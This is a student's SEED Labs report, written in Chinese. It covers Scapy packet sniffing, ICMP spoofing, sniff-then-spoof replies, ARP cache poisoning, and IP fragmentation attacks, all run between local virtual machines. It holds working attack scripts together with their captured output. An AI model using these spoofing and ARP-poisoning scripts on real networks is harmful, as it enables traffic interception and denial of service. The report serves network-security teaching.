SEED LABS REPORT 3

刘熙达

57117232

Lab Task Set 1: Using Tools to Sniff and Spoof Packets

Task 1.1: Sniffing Packets

1.1A

```
#!/usr/bin/python3
from scapy.all import *

def print_pkt(pkt):
  pkt.show()

pkt = sniff(filter="icmp",prn=print_pkt)
```

1.用于攻击的程序代码如上

```
[09/07/20]seed@VM:~/lab4$ gedit sniffer.py
[09/08/20]seed@VM:~/lab4$ chmod a+x sniffer.py
```

2.修改 sniffer.py 的权限

```
[09/08/20]seed@VM:~/lab4$ sudo ./sniffer.py
###[ Ethernet ]###
  dst       = 00:0c:29:6e:e7:ce
  src       = 00:50:56:c0:00:08
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 60
     id        = 50847
     flags     =
     frag      = 0
     ttl       = 128
     proto     = icmp
     chksum    = 0xf44d
     src       = 192.168.255.1
     dst       = 192.168.255.128
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0x4b1d
```

3.以 sudo 权限运行脚本，打开 firefox 浏览器，发现嗅探到 ICMP 包

```
[09/08/20]seed@VM:~/lab4$ ./sniffer.py
Traceback (most recent call last):
  File "./sniffer.py", line 6, in <module>
    pkt = sniff(filter="icmp",prn=print_pkt)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py", line 1036, in
 sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py", line 907, in
_run
    *arg, **karg)] = iface
  File "/usr/local/lib/python3.5/dist-packages/scapy/arch/linux.py", line 398, i
n __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(typ
e))  # noqa: E501
  File "/usr/lib/python3.5/socket.py", line 134, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
```

4.以普通用户权限运行脚本，发生权限错误，程序不能正常运行

1.1B

```
pkt = sniff(filter="icmp",prn=print_pkt)

pkt_TCP=sniff(filter="src host 10.203.106.199 and dst port 23 and TCP",prn=print_pkt)

pkt_subnet=sniff(filter="net 128.230",prn=print_pkt)
```

1.根据题目要求，分别需要抓取 ICMP 包、来自特定 IP 并发往 23 端口的 TCP 包和流向特定子网的包。按照三个要求分别构造 sniffer,代码如上图。

Task 1.2: Spoofing ICMP Packets

```
root@kali:~/NSExp# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.255.140  netmask 255.255.255.0  broadcast 192.168.255.255
        inet6 fe80::20c:29ff:fe02:32df  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:02:32:df  txqueuelen 1000  (Ethernet)
        RX packets 45  bytes 7352 (7.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 72  bytes 6609 (6.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 20  bytes 1116 (1.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20  bytes 1116 (1.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

1.选择另一台虚拟机 kali 作为靶机，其网络配置如上图

```
# spoofICMP.py
from scapy.all import *
a = IP()
a.dst = "192.168.255.140"
b = ICMP()
p = a/b
send(p)
```

2.在 seed 中编写攻击程序，代码如上

```
[09/09/20]seed@VM:~/lab4$ sudo python3 spoofICMP.py
.
Sent 1 packets.
```

3.以 root 权限运行攻击程序

```
root@kali:~/NSExp# python3 sniffer.py
###[ Ethernet ]###
  dst       = 00:0c:29:02:32:df
  src       = 00:0c:29:6e:e7:ce
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 28
     id        = 1
     flags     =
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0xfa81
     src       = 192.168.255.128
     dst       = 192.168.255.140
     \options   \
```

4.在靶机中执行上个实验中用于抓取 ICMP 包的程序，发现成功抓取到 seed 攻击程序伪造的 ICMP 包

```
# spoofICMP.py
from scapy.all import *
a = IP()
a.dst = "192.168.255.140"
a.src='99.99.99.99'
b = ICMP()
p = a/b
send(p)
```

5.修改伪造的 ICMP 包的源地址，再次发送

```
root@kali:~/NSExp# python3 sniffer.py
###[ Ethernet ]###
  dst       = 00:0c:29:02:32:df
  src       = 00:0c:29:6e:e7:ce
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 28
     id        = 1
     flags     =
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0xf3e4
     src       = 99.99.99.99
     dst       = 192.168.255.140
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0xf7ff
        id        = 0x0
        seq       = 0x0
```

6.可以看到，接受到的 ICMP 包地址同样发生变化，spoofing ICMP 成功

Task 1.3: Traceroute

```
from scapy.all import *
a=IP()
a.dst='202.89.233.100'
b=TCP()



a.ttl=(1,2)
ans,uns=sr(a/b)

for snd,rx in ans:
  print(snd.ttl, rx.src)
```

1.编写测试程序，代码如上

```
[09/09/20]seed@VM:~/lab4$ sudo python3 trace.py
Begin emission:
Finished sending 2 packets.
.**
Received 3 packets, got 2 answers, remaining 0 packets
1 192.168.255.2
2 202.89.233.100
[09/09/20]seed@VM:~/lab4$
```

2.运行并查看结果，发现从主机到目的地址共经历两跳，分别是到本网络的网关以及目的服务器

3.值得注意的是，如果将程序中 IP 包的 ttl 设置为 2 以上，则会出现运行程序后一直阻塞的情况。

Task 1.4: Sniffing and-then Spoofing

```python
from scapy.all import *

def print_pkt(pkt):
        a = IP()
        a.src = pkt[IP].dst
        a.dst = pkt[IP].src
        b = ICMP()
        b.type ='echo-reply'
        b.id = pkt[ICMP].id
        b.seq = pkt[ICMP].seq
        send(a/b)

pkt = sniff(filter='icmp[icmptype] == icmp-echo', prn=print_pkt)
```

1.根据实验要求编写程序，实现攻击者嗅探到 ICMP request 包之后立即伪造一个接收方的 ICMP reply 并发送给靶机，实验代码如上

```
[09/09/20]seed@VM:~/lab4$ sudo python3 sniffspoof.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

2.先在攻击机上运行 sniff and spoof 程序

```
root@kali:~/NSExp# ping www.bing.com
PING cn-0001.cn-msedge.net (202.89.233.100) 56(84) bytes of data.
64 bytes from 202.89.233.100 (202.89.233.100): icmp_seq=1 ttl=128 time=82.4 ms
8 bytes from 202.89.233.100 (202.89.233.100): icmp_seq=2 ttl=64 (truncated)
64 bytes from 202.89.233.100 (202.89.233.100): icmp_seq=2 ttl=128 time=41.2 ms (DUP!)
8 bytes from 202.89.233.100 (202.89.233.100): icmp_seq=3 ttl=64 (truncated)
64 bytes from 202.89.233.100 (202.89.233.100): icmp_seq=3 ttl=128 time=40.10 ms (DUP!)
8 bytes from 202.89.233.100 (202.89.233.100): icmp_seq=4 ttl=64 (truncated)
64 bytes from 202.89.233.100 (202.89.233.100): icmp_seq=4 ttl=128 time=45.6 ms (DUP!)
8 bytes from 202.89.233.100 (202.89.233.100): icmp_seq=5 ttl=64 (truncated)
64 bytes from 202.89.233.100 (202.89.233.100): icmp_seq=5 ttl=128 time=42.5 ms (DUP!)
8 bytes from 202.89.233.100 (202.89.233.100): icmp_seq=6 ttl=64 (truncated)
64 bytes from 202.89.233.100 (202.89.233.100): icmp_seq=6 ttl=128 time=41.5 ms (DUP!)
^Z
[12]+  已停止               ping www.bing.com
```

3 在靶机上执行一个 ping 指令，可以看到接受的包里，一个 ICMP request 会收到两个 ICMP replies,其中一个是攻击者伪造的 ICMP,另一个是正常的 ICMP reply,第二个收到的 reply 会被标记为 DUP,即重复报文。

ARP Cache Poisoning Attack Lab

Task 1: ARP Cache Poisoning

1.1A

```
#!/usr/bin/python3
from scapy.all import *
E = Ether()
A = ARP()
A.psrc='192.168.255.139' #IP address of manjaro
A.pdst='192.168.255.140' #IP address of kali
pkt = E/A
sendp(pkt)
```

1.使用攻击者构造一个 ARP request 包，其中 ARP 协议的源 IP 是第三台虚拟机的 IP，目的 IP 是靶机的 IP，按照设想，靶机的 ARP cache 中将出现 manjaro's IP→seed's MAC 的映射。

```
root@kali:~/NSExp# arp -a
_gateway (192.168.255.2) at 00:50:56:eb:ba:1e [ether] on eth0
? (192.168.255.254) at 00:50:56:f4:80:1c [ether] on eth0
```

2.在攻击前查询靶机 kali 的 ARP 表项

```
root@kali:~/NSExp# arp -a
? (192.168.255.139) at 00:0c:29:6e:e7:ce [ether] on eth0
_gateway (192.168.255.2) at 00:50:56:eb:ba:1e [ether] on eth0
? (192.168.255.128) at 00:0c:29:6e:e7:ce [ether] on eth0
? (192.168.255.254) at 00:50:56:f4:80:1c [ether] on eth0
```

3.运行攻击程序后再次查看，发现第一条表项即为设想中的攻击结果，说明攻击成功

1.1B

```
#!/usr/bin/python3
from scapy.all import *
E = Ether()
A = ARP()
A.psrc='192.168.255.139' #IP address of manjaro
A.pdst='192.168.255.140' #IP address of kali
A.op=2
pkt = E/A
sendp(pkt)
```

1.修改上文的程序，是其成为 ARP reply 报文，重新发送

```
1 0.000000000   Vmware_6e:e7:ce   Broadcast           ARP      60 Who has 192.168.255.140? Tell 192.168.255.128
2 0.000035713   Vmware_02:32:df   Vmware_6e:e7:ce     ARP      42 192.168.255.140 is at 00:0c:29:02:32:df
3 0.014646713   Vmware_6e:e7:ce   Vmware_02:32:df     ARP      60 192.168.255.139 is at 00:0c:29:6e:e7:ce
```

2.在靶机使用 wireshark 查看收到的报文


```
root@kali:~# arp -a
_gateway (192.168.255.2) at 00:50:56:eb:ba:1e [ether] on eth0
? (192.168.255.254) at 00:50:56:f4:80:1c [ether] on eth0
? (192.168.255.139) at 00:0c:29:6c:41:0e [ether] on eth0
? (192.168.255.128) at 00:0c:29:6e:e7:ce [ether] on eth0
```

3.收到报文前的 ARP 表项如上图

```
root@kali:~# arp -a
_gateway (192.168.255.2) at 00:50:56:eb:ba:1e [ether] on eth0
? (192.168.255.254) at 00:50:56:f4:80:1c [ether] on eth0
? (192.168.255.139) at 00:0c:29:6e:e7:ce [ether] on eth0
? (192.168.255.128) at 00:0c:29:6e:e7:ce [ether] on eth0
```

4.收到报文后，对比之下可以发现 IP 192.168.255.139 的 MAC 地址被变更为攻击者的 MAC 地址，攻击成功

1.1C



1.构造 gratuitous ARP 报文并发送，在靶机上使用 wireshark 查看报文内容

```
root@kali:~# arp -a
_gateway (192.168.255.2) at 00:50:56:eb:ba:1e [ether] on eth0
? (192.168.255.254) at 00:50:56:f4:80:1c [ether] on eth0
```


2.查看 ARP 表项，发现没有更新预期的 ARP 表项，说明 gratuitous ARP 不能用于 ARP cache poisoning 攻击


IP/ICMP Attacks Lab

1A

```python
#!/usr/bin/python3
from scapy.all import *
# Construct IP header
ip = IP(src="192.168.255.128", dst="192.168.255.140")
ip.id = 1000 # Identification
ip.frag = 0 # Offset of this IP fragment
ip.flags = 1 # Flags
# Construct UDP header
udp = UDP(sport=7070, dport=9090)
udp.len = 96 # This should be the combined length of all fragments
# Construct payload
payload1 = 'A'* 32 # Put 80 bytes in the first fragment

# No.1
# Construct the entire packet and send it out
pkt = ip/udp/payload1 # For other fragments, we should use ip/payload
pkt[UDP].checksum = 0 # Set the checksum field to zero
send(pkt, verbose=0)

#No.2
payload2='B'*32
ip.frag=4
pkt=ip/payload2
send(pkt, verbose=0)

#No.3
payload3='C'*32
ip.frag=8
ip.flags=0
pkt=ip/payload3
send(pkt, verbose=0)
```

1.根据实验要求构建 IP 分片报文，攻击程序代码如上图所示






2.在攻击端发送 IP 分片，在靶机上使用 wireshark 抓包查看，发送成功

1C.

```
#!/usr/bin/python3
from scapy.all import *
# Construct IP header
ip = IP(src="192.168.255.128", dst="192.168.255.140")
ip.id = 1000 # Identification
ip.frag = 0 # Offset of this IP fragment

ip.flags = 1 # Flags
# Construct UDP header
udp = UDP(sport=7070, dport=9090)
#udp.len = 96 # This should be the combined length of all fragments
# Construct payload
payload1 = 'A'* 1400 # Put 80 bytes in the first fragment

# No.1
# Construct the entire packet and send it out
pkt1 = ip/udp/payload1 # For other fragments, we should use ip/payload
pkt1[UDP].checksum = 0 # Set the checksum field to zero
send(pkt1, verbose=0)

for i in range(59):
#No.2
  payload='B'*1400
  ip.frag=1400*(i+1)
  ip.proto=0
  pkt2=ip/payload
  send(pkt2, verbose=0)

#No.3
payload3='C'*1400
ip.frag=84000
ip.proto=0
ip.flags=0
pkt3=ip/payload3
send(pkt3, verbose=0)
```

1.使用 IP 分片构造一个总长度超过 65536 的 IP 包，其中每个包的 payload 长度为 1400 字节，没有超过最大传输长度。



2.在靶机上使用 wireshark 查看，成功收到分片的 IP 包

3.在靶机上开启 UDP 服务器，监听 9090 端口，发现一直处于阻塞状态，没有收到攻击者发送的 Super-large packet.